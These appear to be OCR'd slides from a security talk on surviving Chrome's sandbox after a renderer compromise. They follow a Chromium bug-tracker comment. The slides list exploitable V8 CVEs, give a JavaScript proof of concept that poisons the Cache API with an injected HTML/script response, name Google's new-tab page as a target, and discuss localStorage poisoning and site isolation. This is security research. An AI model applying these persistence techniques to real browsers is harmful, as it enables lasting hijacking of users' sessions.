
Still under fixing, we will not provide more details.

Comment 14 by [redacted]@chromium.org on Wed, Mar 13, 2019, 11:12 PM GMT+8 (11 days ago)


Labels: reward-topanel

Note to panel: this is a little more severe than on desktop because there are a finite number of processes declared in manifest, meaning that it'd be pretty easy for an attacker to get into every renderer process.

We survive tab closing!



Survive the Browser Closing?



Outline

- 1. Sandbox Introduction
- 2. Previous Work and Motivation
- 3. Survive the Tab Closing -- Renderer Process Persistence
- **4. Survive the Device Rebooting -- Cache Persistence**
- 5. Survive the Re-Install -- Clone Attack
- 6. Conclusion

Cache Persistence

- Why Cache?
  - Performance
  - Quick frequently-used resources accessing
  - Quick frequently-used code execution
- Why we focus on Cache?
  - Widely used by all browsers
  - Cache can exist for a long time
  - Cache can be poisoned


Cache Persistence

- After research, we aim at:

HTTP Cache

CSS

HTML



JavaScript

- Method: Try to poison HTTP Cache to gain persistence


Cache Persistence – Test Result

- Works well on Chrome on Windows/Linux/Mac
- Works on all most browsers which support **Cache Web API**

Browser	Platform	Persistence Result
Chrome	Windows	√
	Linux	√
	Mac	√
	Android	?
Others		?

Cache Persistence

- Attack strategy



Step1: Gain remote code execution within sandbox

- Exploitable RCE bugs on Chrome in recent years

CVE	Description	Severity	Fixed Version
CVE-2018-6065	V8:Derived Class Integer Overflow	High	65.0.3325.146
CVE-2018-6122	V8:Wasm Type Confusion	High	66.0.3359.170
CVE-2018-16065	V8:ToBIgInt SideEffect UAF	High	69.0.3497.81
CVE-2018-17463	V8:JIT Type Confusion	High	70.0.3538.67
CVE-2018-17480	V8:Value Serialization OOB	High	71.0.3578.80
bug-880207	V8: JIT OOB RW	High	71.0.3578.80
CVE-2019-5755	V8: JIT OOB RW	High	72.0.3626.81
CVE-2019-5782	V8: JIT OOB RW	High	72.0.3626.81
CVE-2019-5786	Blink: FileReader UAF	High	72.0.3626.121


Step 2: Deploy cache poison code

- Hook *ScriptController::ExecuteScriptAndReturnValue* to deploy our poison code

```
async function attack(key) {
    let cache = await caches.open(key);
    let req = new Request("https://www.our-carefully-chosen-site.com");
    let res1 = new Response('<html><script>alert("hacked!!!")</script></html>',
                                    {headers:{'Content-Type':'text/html',}});
    await cache.put(req,res1);
}
caches.keys().then(
    function(key) {
        attack(key);
});
```

Step 2: Then navigate to target site to inject payload

- A Good Target Site Case:
  - “www.google.com” cached “**https://www.google.com/_/chrome/newtab?ie=UTF-8**”
  - Chrome will try to load this cache **every time** when opening a new tab



Path	Response-Type	Content-Type	Content-Length	Time Cached
/_/chrome/newtab	basic	text/html; charset=UTF-8	0	2019/2/15 下午2:48:22
/images/branding/googlelogo/2x/googlelogo_color_272x92dp.png	basic	image/png	13,504	2018/10/25 下午1:50:01
/xjs/_/js/k=xjs.ntp.en.xWtGeH0eFFQ.O/am=AAAxADgyVQ/rt=j/d=1/exm=sx,jsa,ntp,d,csi/ed=1/rs=ACT90oHbccV…	basic	text/javascript; charset=…	6,822	2019/2/15 下午2:31:49
/xjs/_/js/k=xjs.ntp.en.xWtGeH0eFFQ.O/m=sx,jsa,ntp,d,csi/am=AAAxADgyVQ/rt=j/d=1/rs=ACT90oHbccV1ykSzM1…	basic	text/javascript; charset=…	134,229	2019/2/15 下午2:31:01

Headers Preview

General

Request URL: https://www.google.com.hk/_/chrome/newtab?ie=UTF-8

Request Method: GET

Status Code: 200

Response Headers

alt-svc: quic=":443"; ma=2592000; v="44,43,39"

cache-control: private

content-encoding: br

content-type: text/html; charset=UTF-8

date: Fri, 15 Feb 2019 06:48:22 GMT

expires: Fri, 15 Feb 2019 06:48:22 GMT

server: gws

status: 200

x-frame-options: SAMEORIGIN

Step 3 & 4: Victims open target site, Payload triggered

- Persistent code execution under www.google.com
- Surviving even you restart browser or device

Evaluation - How long can we survive?

- Key field
  - <Cache-Control>
    - *E.g. Cache-Control:public, max-age=31536000*
  - <Expires>
    - Valid if No <Cache-Control>
    - *e.g. Expires: Wed, 24 Oct 2020 07:28:00 GMT*

- Valid time of persistence is limited
  - > 2 days in our test case

How to gain longer persistence?

- Some websites store javascript code in localStorage
  - To improve Speed / Efficiency
- Data stored in localStorage has no expiration time

Poison localStorage to achieve long time survival

Evaluation

- We analysed the top **10213** domains/subdomains
  - **4234** domains store javascript functions in their localStorage
  - Including **airbnb**, **wikipedia**, **mail.ru** and many other popular sites

- It‘s not a vulnerability but it opens a door to achieve long time control for attackers.

A new obstacle appear: Site Isolation

Our attack methods not work under this condition

HTTP Cache & Local Storage

Chrome site isolation Introduction


- Enabled by default in Chrome 67 on Win/Mac/Linux/Chrome OS
- For mitigating attacks like “Spectre”
- Pages from different websites -> different sandboxed processes

How can we defeat site isolation?

- All roads lead to Rome


Cache Persistence

- After research, we aim at:



CodeCacheHost interface


- **Core Function**: *DidGenerateCacheableMetadata*



